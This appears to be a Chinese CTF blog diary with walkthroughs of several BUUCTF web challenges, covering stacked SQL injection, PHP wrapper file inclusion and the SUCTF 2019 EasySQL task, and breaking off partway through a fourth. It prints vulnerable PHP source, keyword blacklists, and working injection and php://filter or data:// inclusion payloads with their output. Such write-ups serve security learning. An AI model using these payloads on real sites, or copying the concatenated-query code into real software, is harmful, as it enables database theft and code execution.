<?php
function waf1($inject) {
    preg_match("/select|update|delete|drop|insert|where|\./i",$inject) && die('return preg_match("/select|update|delete|drop|insert|where|\./i",$inje
ct);');
}
function waf2($inject) {
    strstr($inject, "set") && strstr($inject, "prepare") && die('strstr($inject, "set") && strstr($inject, "prepare")');
}
if(isset($_GET['inject'])) {
    $id = $_GET['inject'];
    waf1($id);
    waf2($id);
    $mysqli = new mysqli("127.0.0.1","root","root","supersqli");
    //多条sql语句
    $sql = "select * from `words` where id = '$id';";
    $res = $mysqli->multi_query($sql);
    if ($res){//使用multi_query()执行一条或多条sql语句
      do{
        if ($rs = $mysqli->store_result()){//store_result()方法获取第一条sql语句查询结果
          while ($row = $rs->fetch_row()){
            var_dump($row);
            echo "<br>";
          }
          $rs->Close(); //关闭结果集
          if ($mysqli->more_results()){  //判断是否还有更多结果集
            echo "<hr>";
          }
        }
      }while($mysqli->next_result()); //next_result()方法获取下一结果集，返回bool值
    } else {
      echo "error ".$mysqli->errno." : ".$mysqli->error;
    }
    $mysqli->close();  //关闭数据库连接
}
?>
</pre>
</body>
</html>
```

可以看到堆叠注入的关键如下

```
$res = $mysqli->multi_query($sql);
```


必须要有这条语句才能执行多条sql，当然这是从源码的角度，以后如果有源码，看到multi_query就要小心了，但如果从我们攻击者的角度，不知道源码的情况下只能是都尝试一下，由于这个环境装起来比较简单，只需要phpstudy开个数据库，把这个代码放到网页上某个php文件再去访问就行了所以这里就不自己搭了，buuctf上的就挺好用，偷个懒哈哈哈~

[ACTF2020 新生赛]Include


坚持第四天，这个题写明白了是文件包含
一进去如下界面，看源码无异常，点一下看看

tips

也没有异常




Can you find out the flag?



这里查看网络包

没有跳转之类的猫腻，一般这种题就是考察知识点的扎实程度了，不是靠小聪明能做出来的，说是文件包含，那自然是文件包含有问题，查看url



这里传了个file参数，大胆猜测这就是文件包含的文件，这里学习一个新知识，php伪协议文件包含，这个地方有篇博客写的很好，个人很反感转载，那根白嫖没什么区别，还不如直接贴原链接（点下下面的蓝字即可查看）

配合php伪协议利用文件包含漏洞


总结一下：以上文章有如下内容

1、php两个常用协议：php://filter和php://input，输入和输出
2、还可以通过phar:// 、zip://+路径查看压缩包内容
3、其中fliter里面通过/read=控制读取编码方式/resource=控制路径，input更厉害，以后有机会碰到再更新

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

学习完后，本题怀疑在这个flag.php里面有flag，所以就想办法都读出来，这里由于文件包含不用base64编码会直接执行，造成一样的结果，所以通过base64进行编码然后输出，payload如下

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```




PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YWYyZTNmNmYtNTgxOC00ZTZjLWI3YmEtODc4N2YyNGFjMTBkfQo=

解码即可

本来还想探究一下源码结构，看来是不用了，原来就是多了一个注释罢了，这题虽然简单，但是每天掌握一个知识点就可以了，坚持就是胜利~~~

坚持第五天，又是SQL，看来这几天注入学的很透彻，先尽量手注，得找个时间把sqlmap好好学一学，自动化一点比较省事□

[SUCTF 2019]EasySQL



打开界面长这样

直接注入不搞花里胡哨的，先常规步骤


```
payload=1       //正常按照id查找回显
payload=1'      //没有回显,可能存在注入
payload=1'#     //也没有回显
```

这里最后一个没回显判断不是字符型注入，可能就是数字型

```
payload=2-1    //输出和1一样的结果，确定数字型注入
```

确定数字型之后，也就不需要引号闭合了，只需要在注入语句后搞个#注释后面的就行了，后面继续探究，可以肯定的是这里把报错输出给关掉了，可能是盲注之类的把，再试一下


```
payload=1 order by 1#
```




被拒绝了，看来是有过滤□尝试盲注

```
payload=1 and length(database())>=1#
```

也是nonono，看来是过滤了,这里究竟过滤了哪些字段，用burpsuite的intruder来fuzz一下过滤字段，这里强烈推荐burp suite的免费版，不要在网上搞那些花里胡哨的版本，一是容易有木马，二是不是正版安装麻烦，三是无法更新，什么pycharm，xshell也是一样，老老实实community他不香吗
拥有了它，你就拥有了最新版功能，专属浏览器抓包，无需设置代理，纯净无捆绑，官方正版，下载即可打开，永久免费，而且以我现在的水平用不到高级版的特殊功能□



咳咳，回归正题，看fuzz结果，这里的fuzz字典直接网上找即可



具体看包就知道507是nonono，也就是被过滤了，523是正常返回，500无回显也就是报错，盲注过滤了这些字段是不行的，盲注还没有认真研究过，以后碰到相关问题再研究一下，反正这里就得使用其它的方式，前几天搞了个堆叠注入，不知是否可行，试一试

```
payload=1;show databases;#
```

Give me your flag, I will tell you if the flag is right.

提交查询

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

还真可以，这下舒服了，看来堆叠注入适用范围蛮广的嘛,看表，只有一个就叫flag，所以查表必然是这个表

Give me your flag, I will tell you if the flag is right.

提交查询

Array ([0] => 1) Array ([0] => Flag)

不过这题牛逼了啊，把Flag这个字段给过滤掉了，任何对其的查询都不可用,，这里尝试了show columns和desc两种方式都不行，到这确实没啥思路了，百度一下，似乎大家都是这里卡住了去看大佬的方法，看来大家水平差不多嘛，我也不差□□

大佬思路

去对后端语句进行猜测,猜测依据如下：

> 通过输入非零数字得到的回显1和输入其余字符得不到回显，由此来判断出内部的查询语句可能存在有或字段
> select 输入的数据 **或 现有列名** from 表名
> 即为select $a || flag from Flag

这是怎么猜到的呢，我觉得需要长时间的积累，但是对此的解释我一定要解释清楚，网上其它的wp大家好像水平都很高，对这个**或**是什么性质都没有解释，对后面那个**现有列名**怎么来的也没有解释，估计是觉得很简单把，我比较菜，就自己用MYSQL做了个小实验，如下，使用phpstudy中的MySQL直接进行实验

```
PS D:\environment\phpStudy_64\phpstudy_pro\Extensions\MySQL5.7.26\bin> .\mysql.exe -u root -p
Enter password: ****
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.26 MySQL Community Server (GPL)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


操作后建了如下表

```
mysql> use mysql
Database changed
mysql> create table Flag(
    -> id int(8));
Query OK, 0 rows affected (0.00 sec)

mysql> alter table Flag
    -> add flag varchar(100);
Query OK, 0 rows affected (0.01 sec)
```

```
Records: 0  Duplicates: 0  Warnings: 0

mysql> insert into Flag values(1,'flag{dra_p0p3n}');
Query OK, 1 row affected (0.00 sec)

mysql> select * from Flag;
+------+-----------------+
| id   | flag            |
+------+-----------------+
|    1 | flag{dra_p0p3n} |
+------+-----------------+
1 row in set (0.00 sec)

mysql>
```


算是满足了题目要求，现在开始验证题目中的或的性质

```
mysql> select 1||flag from Flag;
+---------+
| 1||flag |
+---------+
|       1 |
+---------+
1 row in set (0.00 sec)

mysql> select a||flag from Flag;
ERROR 1054 (42S22): Unknown column 'a' in 'field list'
mysql> select 'a'||flag from Flag;
+-----------+
| 'a'||flag |
+-----------+
|         0 |
+-----------+
1 row in set, 2 warnings (0.00 sec)

Warning (Code 1292): Truncated incorrect DOUBLE value: 'a'
Warning (Code 1292): Truncated incorrect DOUBLE value: 'flag{dra_p0p3n}'
mysql> select 0||flag from Flag;
+---------+
| 0||flag |
+---------+
|       0 |
+---------+
1 row in set, 1 warning (0.00 sec)

Warning (Code 1292): Truncated incorrect DOUBLE value: 'flag{dra_p0p3n}'
mysql>
```



```
Warning (Code 1292): Truncated incorrect DOUBLE value: 'flag{dra_p0p3n}'
mysql> select 6||flag from Flag;
+---------+
| 6||flag |
+---------+
|       1 |
+---------+
```

```
1 row in set (0.00 sec)

mysql> select 643||flag from Flag;
+-----------+
| 643||flag |
+-----------+
|         1 |
+-----------+
1 row in set (0.00 sec)

mysql> select 6a||flag from Flag;
ERROR 1054 (42S22): Unknown column '6a' in 'field list'
mysql> select '6a'||flag from Flag;
+------------+
| '6a'||flag |
+------------+
|          1 |
+------------+
1 row in set, 1 warning (0.00 sec)

Warning (Code 1292): Truncated incorrect DOUBLE value: '6a'
mysql>
```


以下是我的猜测，不一定正确，经过上面的尝试可以发现，MySQL里面的默认||，作用是先将两边的值类型强制转换为bool值类型，非0数字的bool值为1，字符串的bool值为0，和数字0的bool值一样都是0，所以select +非0数字，回显值永远为1，算是“查到了”，而且或在其前面的已经查到的情况下，不会去执行或后面的语句，而或后面的值flag里的字段为字符串值，在bool值转换时被转换为0，所以当前面输入bool值为0的时候，后面也查不到，就会没有回显，这就是除了非零数字，其余输入看不到回显的原因。
知道构造之后就有两种解法

非预期解

原有的语句是

```
$sql = "select ".$post['query']."||flag from Flag";
```

这里构造payload

```
payload=*,1
```

改变后的结果是

```
$sql = "select *,1||flag from Flag";
```

直接一波全注出来了

Give me your flag, I will tell you if the flag is right.

提交查询

Array ([0] => flag{ec20a2c0-e61e-4b01-9e38-38a7a0abcce2} [1] => 1)

但既然这题是考察堆叠注入，那应该不是想这么做的，应该是出题人忘记过滤*了，我在这也将 * 加入了fuzz词典里方便以后做题

预期解

其实这题难点在猜语句结构，猜出来了就没难度了，都可以堆叠注入了，那自然有的是办法绕过
在oracle 缺省支持 通过‘||’来实现字符串拼接，但在mysql 缺省不支持。需要调整mysql 的sql_mode模式：pipes_as_concat 来实现oracle 的一些功能

```
payload=1;set sql_mode=pipes_as_concat;select 1
```

这样语句就变成了查完1再查flag

```
select 1;set sql_mode=pipes_as_concat;select 1||flag from Flag
```

直接读出flag，这里不能使用预编译的原因是首先有长度限制，第二from等关键字也被过滤了，所以不能使用。

源码


可以看到过滤确实十分严格，再严格一点把*和concat都过滤掉，这样就更加安全了，也就没人能做出来了

```
<?php
    session_start();

    include_once "config.php";

    $post = array();
    $get = array();
    global $MysqlLink;

    //GetPara();
    $MysqlLink = mysqli_connect("localhost",$datauser,$datapass);
    if(!$MysqlLink){
        die("Mysql Connect Error!");
    }
    $selectDB = mysqli_select_db($MysqlLink,$dataName);
    if(!$selectDB){
        die("Choose Database Error!");
    }

    foreach ($_POST as $k=>$v){
        if(!empty($v)&&is_string($v)){
            $post[$k] = trim(addslashes($v));
        }
    }
    foreach ($_GET as $k=>$v){
        }
    }
    //die();
?>

<html>
<head>
</head>

<body>

<a> Give me your flag, I will tell you if the flag is right. </ a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
```

```
</body>
</html>

<?php

    if(isset($post['query'])){
        $BlackList = "prepare|flag|unhex|xml|drop|create|insert|like|regexp|outfile|readfile|where|from|union|update|delete|if|sleep|extractvalue|updat
exml|or|and|&|\"";
        //var_dump(preg_match("/{$BlackList}/is",$post['query']));
        if(preg_match("/{$BlackList}/is",$post['query'])){
            //echo $post['query'];
            die("Nonono.");
        }
        if(strlen($post['query'])>40){
            die("Too long.");
        }
        $sql = "select ".$post['query']."||flag from Flag";
        mysqli_multi_query($MysqlLink,$sql);
        do{
            if($res = mysqli_store_result($MysqlLink)){
                while($row = mysqli_fetch_row($res)){
                    print_r($row);
                }
            }
        }while(@mysqli_next_result($MysqlLink));

    }

?>
```

[极客大挑战 2019]Secret File


今天到周末了，出去玩了一趟回来很晚了，正好今天题也感觉不难




神神秘秘，感觉很有意思，其实越是这种花里胡哨的题就越简单，先看源码，出现个好东西

设置了背景色一样，隐藏在黑暗中，点一下或者直接访问


这里直接点一下，什么东西飞过去了？原来是action.php



那就直接用burpsuite抓住不就没处跑了嘛



secr3t.php访问一下



```
//flag放在了flag.php里
?>
</html>
```


源码出现，说flag放在了flag.php里面，这个文件是个文件包含，本来就想直接包含这个flag.php,但是好奇，先去访问一下flag.php

